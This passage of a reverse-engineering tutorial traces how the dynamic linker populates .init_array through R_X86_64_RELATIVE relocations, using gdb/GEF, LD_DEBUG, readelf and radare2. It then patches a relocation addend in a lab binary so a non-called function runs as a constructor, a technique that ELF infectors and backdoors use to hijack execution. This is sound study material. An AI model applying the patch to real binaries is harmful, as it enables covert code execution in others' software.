$rsp   : 0x007fffffffe330  →  0x007ffff7ffef40  →  "/usr/lib/libc.so.6"
$rbp   : 0x007fffffffe430  →  0x007fffffffe6f0  →  0x007fffffffe7e0  →  0x0000000000000000
$rsi   : 0x007ffff7ffdab0  →  0x007ffff7fca000  →  0x03010102464c457f
$rdi   : 0x00555555554648  →   add BYTE PTR [rax+0x0], al
$rip   : 0x007ffff7fd8b6f  →   cmp rax, rbx
$r8    : 0x00555555554648  →   add BYTE PTR [rax+0x0], al
$r9    : 0x00555555554660  →   add BYTE PTR [rax], al
$r10   : 0x1
$r11   : 0x007ffff7ffe2c0  →  0x00555555554000  →   jg 0x555555554047
$r12   : 0x0
$r13   : 0x007fffffffe3c0  →  0x00555555554558  →   sar BYTE PTR [rip+0x0], 0x0        # 0x55555555455f
$r14   : 0x00555555554000  →   jg 0x555555554047
$r15   : 0x00555555554000  →   jg 0x555555554047
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────────────── stack ────
0x007fffffffe330│+0x0000: 0x007ffff7ffef40  →  "/usr/lib/libc.so.6"      ←$rsp
0x007fffffffe338│+0x0008: 0x007ffff7dda4a8  →  0x00007dde00030001
0x007fffffffe340│+0x0010: 0x007fffffffe3c0  →  0x00555555554558  →   sar BYTE PTR [rip+0x0], 0x0        # 0x55555555455f
0x007fffffffe348│+0x0018: 0x0000000000000000
0x007fffffffe350│+0x0020: 0x0000000000000000
0x007fffffffe358│+0x0028: 0x007fffffffe400  →  0x0000000000000040 ("@"?)
0x007fffffffe360│+0x0030: 0x007ffff7ddb238  →  0x00000000001d7bc8
0x007fffffffe368│+0x0038: 0x007ffff7ddae48  →  0x00000000001d6e68
────────────────────────────────────────────────────────────────── code:x86:64 ────
   0x7ffff7fd8b65                  add    rax, 0x18
   0x7ffff7fd8b69                  add    rdx, r15
   0x7ffff7fd8b6c                  mov    QWORD PTR [rcx], rdx                    3
 →0x7ffff7fd8b6f                  cmp    rax, rbx
   0x7ffff7fd8b72                  jb     0x7ffff7fd8b48
   0x7ffff7fd8b74                  mov    r10, QWORD PTR [r11+0x1e8]
   0x7ffff7fd8b7b                  test   r10, r10
   0x7ffff7fd8b7e                  je     0x7ffff7fd9630
   0x7ffff7fd8b84                  mov    rax, QWORD PTR [r10+0x8]
────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "ctors", stopped 0x7ffff7fd8b6f in ?? (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x7ffff7fd8b6f →cmp rax, rbx
[#1] 0x7ffff7fe8121 →cmp QWORD PTR [rbx+0x458], 0x0
[#2] 0x7ffff7fe4903 →mov rax, QWORD PTR [rsp+0x10]
[#3] 0x7ffff7fe607c →mov rbx, rax
[#4] 0x7ffff7fe4ed8 →mov r12, rax
```

The resulting output has 3 pieces of information highlighted and labeled 1-3 of interest. At label 1 we can see the value changed from 0x1170 (offset of *non_called* function) to 0x555555555139. Label 2 tells us execution halted in *ld-linux-x86-65.so.2*, which is the dynamic/runtime linker and loader. Label 3 highlights the instruction that triggered the watch-point resulting in the halt of execution. The value in the *rdx* register is copied via the *mov* instruction to the memory address held in *rcx*. The values 0x00555555555139 and 0x00555555557dc8 are *rdx* and *rcx* respectively. GEF detected and deference the function pointer in *rcx*, resulting in the symbol *msg*, which is our msg function and constructor. Further confirmation is done by issues *info symbol <addr>* in `gdb` and disassembling the function.




```
gef➤  info symbol 0x00555555555139
msg in section .text of /home/sad0p/go/src/github.com/d0zer/experimental/ctors
gef➤  disas msg
Dump of assembler code for function msg:
   0x0000555555555139 <+0>:     push   rbp
   0x000055555555513a <+1>:     mov    rbp,rsp
   0x000055555555513d <+4>:     sub    rsp,0x10
   0x0000555555555141 <+8>:     mov    DWORD PTR [rbp-0x4],edi
   0x0000555555555144 <+11>:    mov    QWORD PTR [rbp-0x10],rsi
   0x0000555555555148 <+15>:    lea    rax,[rip+0xeb9]        # 0x555555556008
   0x000055555555514f <+22>:    mov    rdi,rax
   0x0000555555555152 <+25>:    call   0x555555555030 <puts@plt>
   0x0000555555555157 <+30>:    nop
   0x0000555555555158 <+31>:    leave
   0x0000555555555159 <+32>:    ret
End of assembler dump.
gef➤
```


From this analysis, we can conclude that whatever offsets are in *.init_array* will be overwritten at runtime. Secondly, overwriting the offsets in *.init_array* occurs in the dynamic/runtime linker and loader code. Earlier, we mentioned shared objects undergo mapping into the processes address space. The dynamic/runtime linker and loader is no exception. After the kernel creates the process's image, it places information into memory for the process (the stack region specifically) in structures called auxiliary vectors and transfers execution to the dynamic/runtime linker and loader. It (dynamic/runtime linker and loader) will then use this information to further populate the process image with the required code and data necessary for successful execution.

One of the critical tasks the dynamic linker performs (especially in PIE binaries) is to carry out relocations, meaning to carry out calculations based on the data in relocation records and sometimes at specific locations (in the case of REL relocation structures which utilize implicit addends), then patching the binary in memory (sometimes called "hot-patching"). As you can imagine, this is important on systems that utilize ASLR (Address Space Layout Randomization) as the base address (memory address where the binary undergoes mapping/loading at runtime) is unknown by the compiler and link editor (ld) as well as shared objects, which have to be position independent and rely on the dynamic linker to "resolve" offsets to absolute addresses (using the program's base address) when other binaries link against the shared object.

To deal with this behavior, we need to better understand Relative Relocations, one of the dynamic linker's many relocation types. You can view the relocation activity printed by the dynamic linker in the following screenshot. You will observe the dynamic/runtime linker and loader following the LD_DEBUG flag and printing out the requested information about the execution of the program long before execution reaches any constructor:



```
[sad0p@Arch-Deliberate experimental]$ LD_DEBUG=reloc,statistics ./ctors
     50386:
     50386:     relocation processing: /usr/lib/libc.so.6
     50386:
     50386:     relocation processing: ./ctors (lazy)
     50386:
     50386:     relocation processing: /lib64/ld-linux-x86-64.so.2
     50386:
     50386:     runtime linker statistics:
     50386:       total startup time in dynamic loader: 210923 cycles
     50386:                 time needed for relocation: 61941 cycles (29.3%)
     50386:                      number of relocations: 94
     50386:           number of relocations from cache: 7
     50386:             number of relative relocations: 5
     50386:                time needed to load objects: 68689 cycles (32.5%)
     50386:
     50386:     calling init: /lib64/ld-linux-x86-64.so.2
     50386:
     50386:
     50386:     calling init: /usr/lib/libc.so.6
     50386:
     50386:
     50386:     initialize program: ./ctors
     50386:
hello from msg() constructor
hello from second() constructor
     50386:
     50386:     transferring control: ./ctors
     50386:
hello from main -- hopefully all constructors were called.

     50386:
     50386:     calling fini:  [0]
     50386:
     50386:
     50386:     calling fini: /usr/lib/libc.so.6 [0]
     50386:
     50386:
     50386:     calling fini: /lib64/ld-linux-x86-64.so.2 [0]
     50386:
     50386:
     50386:     runtime linker statistics:
     50386:                final number of relocations: 95
     50386:     final number of relocations from cache: 7
[sad0p@Arch-Deliberate experimental]$
```

Now we can look at the relocation entries to demystify what is happening with *.init_array*. In the following screenshot, the first five relocation entries are of interest (Relative Relocations) and are of type *R_X86_64_RELATIVE*. The last column lists some values that are part of the addend. The addend with the value 0x1139 is the offset for our msg function and constructor. On the same row, to the left (in the offset column), we see a virtual offset (0x3dc8) where we could expect the relocation to occur at runtime:




```
[sad0p@Arch-Deliberate experimental]$ readelf -r ctors

Relocation section '.rela.dyn' at offset 0x558 contains 10 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000003dc0  000000000008 R_X86_64_RELATIVE                    1130
000000003dc8  000000000008 R_X86_64_RELATIVE                    1139
000000003dd0  000000000008 R_X86_64_RELATIVE                    115a
000000003dd8  000000000008 R_X86_64_RELATIVE                    10e0
000000004010  000000000008 R_X86_64_RELATIVE                    4010
000000003fc0  000100000006 R_X86_64_GLOB_DAT 0000000000000000 __libc_start_main@GLIBC_2.34 + 0
000000003fc8  000200000006 R_X86_64_GLOB_DAT 0000000000000000 _ITM_deregisterTM[...] + 0
000000003fd0  000400000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
000000003fd8  000500000006 R_X86_64_GLOB_DAT 0000000000000000 _ITM_registerTMCl[...] + 0
000000003fe0  000600000006 R_X86_64_GLOB_DAT 0000000000000000 __cxa_finalize@GLIBC_2.2.5 + 0

Relocation section '.rela.plt' at offset 0x648 contains 1 entry:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000004000  000300000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
[sad0p@Arch-Deliberate experimental]$
```

The calculation for R_X86_64_RELATIVE is B + A; the binary address mapped at runtime (B) plus the addend field value (A). The results of the calculation are written into memory at the specified virtual offset (0x000000003dc8, which is within the defined memory region for *.init_array* section) by the dynamic linker. So if we alter the addend field of the relocation record for msg function with the offset for *not_called* then we can have the dynamic linker execute *not_called* as it was a constructor. Included below is the relocation structure. Note that IA-64 architecture utilizes explicit addends (meaning there is a field in the structure allocated for the addend) and uses relocation structures of type RELA. Here's an example of a RELA relocation structure:




```
typedef struct elf64_rela {
  Elf64_Addr r_offset;  /* Location at which to apply the action */
  Elf64_Xword r_info;   /* index and type of relocation */
  Elf64_Sxword r_addend;        /* Constant addend used to compute value */
} Elf64_Rela;
```

Let us attempt to modify the relocation entry for msg function and constructor to execute our *not_called* function. We can start by re-loading the binary into `r2``, and locating the rela.dyn section, seeking to the start of the section and reading the hex-dump output of entries:




```
[sad0p@Arch-Deliberate experimental]$ r2 -Aw ctors
WARN: run r2 with -e bin.cache=true to fix relocations in disassembly
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
 -- Calculate current basic block checksum with the ph command (ph md5, ph crc32, ..)
[0x00001040]> iS
[Sections]

nth paddr         size vaddr        vsize perm type        name
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――

0   0x00000000     0x0 0x00000000     0x0 ---- NULL
1   0x00000318    0x1c 0x00000318    0x1c -r-- PROGBITS    .interp
2   0x00000338    0x40 0x00000338    0x40 -r-- NOTE        .note.gnu.property
3   0x00000378    0x24 0x00000378    0x24 -r-- NOTE        .note.gnu.build-id
4   0x0000039c    0x20 0x0000039c    0x20 -r-- NOTE        .note.ABI-tag
5   0x000003c0    0x1c 0x000003c0    0x1c -r-- GNU_HASH    .gnu.hash
6   0x000003e0    0xa8 0x000003e0    0xa8 -r-- DYNSYM      .dynsym
7   0x00000488    0x8d 0x00000488    0x8d -r-- STRTAB      .dynstr
8   0x00000516     0xe 0x00000516     0xe -r-- GNU_VERSYM  .gnu.version
9   0x00000528    0x30 0x00000528    0x30 -r-- GNU_VERNEED .gnu.version_r
10  0x00000558    0xf0 0x00000558    0xf0 -r-- RELA        .rela.dyn
11  0x00000648    0x18 0x00000648    0x18 -r-- RELA        .rela.plt
12  0x00001000    0x1b 0x00001000    0x1b -r-x PROGBITS    .init
13  0x00001020    0x20 0x00001020    0x20 -r-x PROGBITS    .plt
14  0x00001040   0x160 0x00001040   0x160 -r-x PROGBITS    .text
15  0x000011a0     0xd 0x000011a0     0xd -r-x PROGBITS    .fini
16  0x00002000    0xac 0x00002000    0xac -r-- PROGBITS    .rodata
17  0x000020ac    0x3c 0x000020ac    0x3c -r-- PROGBITS    .eh_frame_hdr
18  0x000020e8    0xdc 0x000020e8    0xdc -r-- PROGBITS    .eh_frame
19  0x00002dc0    0x18 0x00003dc0    0x18 -rw- INIT_ARRAY  .init_array
20  0x00002dd8     0x8 0x00003dd8     0x8 -rw- FINI_ARRAY  .fini_array
21  0x00002de0   0x1e0 0x00003de0   0x1e0 -rw- DYNAMIC     .dynamic
22  0x00002fc0    0x28 0x00003fc0    0x28 -rw- PROGBITS    .got
23  0x00002fe8    0x20 0x00003fe8    0x20 -rw- PROGBITS    .got.plt
24  0x00003008    0x10 0x00004008    0x10 -rw- PROGBITS    .data
25  0x00003018     0x0 0x00004018     0x8 -rw- NOBITS      .bss
26  0x00003018    0x1b 0x00000000    0x1b ---- PROGBITS    .comment
27  0x00003038   0x288 0x00000000   0x288 ---- SYMTAB      .symtab
28  0x000032c0   0x13d 0x00000000   0x13d ---- STRTAB      .strtab
29  0x000033fd   0x116 0x00000000   0x116 ---- STRTAB      .shstrtab

[0x00001040]> s 0x00000558
[0x00000558]> px
- offset -   5859 5A5B 5C5D 5E5F 6061 6263 6465 6667  89ABCDEF01234567
0x00000558  c03d 0000 0000 0000 0800 0000 0000 0000  .=..............
0x00000568  3011 0000 0000 0000 c83d 0000 0000 0000  0........=......
0x00000578  0800 0000 0000 0000 3911 0000 0000 0000  ........9.......
0x00000588  d03d 0000 0000 0000 0800 0000 0000 0000  .=..............
0x00000598  5a11 0000 0000 0000 d83d 0000 0000 0000  Z........=......
0x000005a8  0800 0000 0000 0000 e010 0000 0000 0000  ................
0x000005b8  1040 0000 0000 0000 0800 0000 0000 0000  .@..............
0x000005c8  1040 0000 0000 0000 c03f 0000 0000 0000  .@.......?......
```




```
0x000005d8  0600 0000 0100 0000 0000 0000 0000 0000  ................
0x000005e8  c83f 0000 0000 0000 0600 0000 0200 0000  .?..............
0x000005f8  0000 0000 0000 0000 d03f 0000 0000 0000  .........?......
0x00000608  0600 0000 0400 0000 0000 0000 0000 0000  ................
0x00000618  d83f 0000 0000 0000 0600 0000 0500 0000  .?..............
0x00000628  0000 0000 0000 0000 e03f 0000 0000 0000  .........?......
0x00000638  0600 0000 0600 0000 0000 0000 0000 0000  ................
0x00000648  0040 0000 0000 0000 0700 0000 0300 0000  .@..............
[0x00000558]>
```

Each entry is 24 bytes, so we seek 24 bytes to get past the first entry and an additional 16 bytes to arrive at the addend field:




```
[0x00000558]> s+ 40
[0x00000580]> px
- offset -   8081 8283 8485 8687 8889 8A8B 8C8D 8E8F  0123456789ABCDEF
0x00000580  3911 0000 0000 0000 d03d 0000 0000 0000  9........=......
0x00000590  0800 0000 0000 0000 5a11 0000 0000 0000  ........Z.......
0x000005a0  d83d 0000 0000 0000 0800 0000 0000 0000  .=..............
0x000005b0  e010 0000 0000 0000 1040 0000 0000 0000  .........@......
0x000005c0  0800 0000 0000 0000 1040 0000 0000 0000  .........@......
0x000005d0  c03f 0000 0000 0000 0600 0000 0100 0000  .?..............
0x000005e0  0000 0000 0000 0000 c83f 0000 0000 0000  .........?......
0x000005f0  0600 0000 0200 0000 0000 0000 0000 0000  ................
0x00000600  d03f 0000 0000 0000 0600 0000 0400 0000  .?..............
0x00000610  0000 0000 0000 0000 d83f 0000 0000 0000  .........?......
0x00000620  0600 0000 0500 0000 0000 0000 0000 0000  ................
0x00000630  e03f 0000 0000 0000 0600 0000 0600 0000  .?..............
0x00000640  0000 0000 0000 0000 0040 0000 0000 0000  .........@......
0x00000650  0700 0000 0300 0000 0000 0000 0000 0000  ................
0x00000660  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000670  ffff ffff ffff ffff ffff ffff ffff ffff  ................
```

Then write the offset of the *not_called* function into the addend field:




```
[0x00000580]> wx 7011000000000000
[0x00000580]> px
- offset -   8081 8283 8485 8687 8889 8A8B 8C8D 8E8F  0123456789ABCDEF
0x00000580  7011 0000 0000 0000 d03d 0000 0000 0000  p........=......
0x00000590  0800 0000 0000 0000 5a11 0000 0000 0000  ........Z.......
0x000005a0  d83d 0000 0000 0000 0800 0000 0000 0000  .=..............
0x000005b0  e010 0000 0000 0000 1040 0000 0000 0000  .........@......
0x000005c0  0800 0000 0000 0000 1040 0000 0000 0000  .........@......
0x000005d0  c03f 0000 0000 0000 0600 0000 0100 0000  .?..............
0x000005e0  0000 0000 0000 0000 c83f 0000 0000 0000  .........?......
0x000005f0  0600 0000 0200 0000 0000 0000 0000 0000  ................
0x00000600  d03f 0000 0000 0000 0600 0000 0400 0000  .?..............
0x00000610  0000 0000 0000 0000 d83f 0000 0000 0000  .........?......
0x00000620  0600 0000 0500 0000 0000 0000 0000 0000  ................
0x00000630  e03f 0000 0000 0000 0600 0000 0600 0000  .?..............
0x00000640  0000 0000 0000 0000 0040 0000 0000 0000  .........@......
0x00000650  0700 0000 0300 0000 0000 0000 0000 0000  ................
0x00000660  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000670  ffff ffff ffff ffff ffff ffff ffff ffff  ................
```

Our binary executes and yields the expected results.

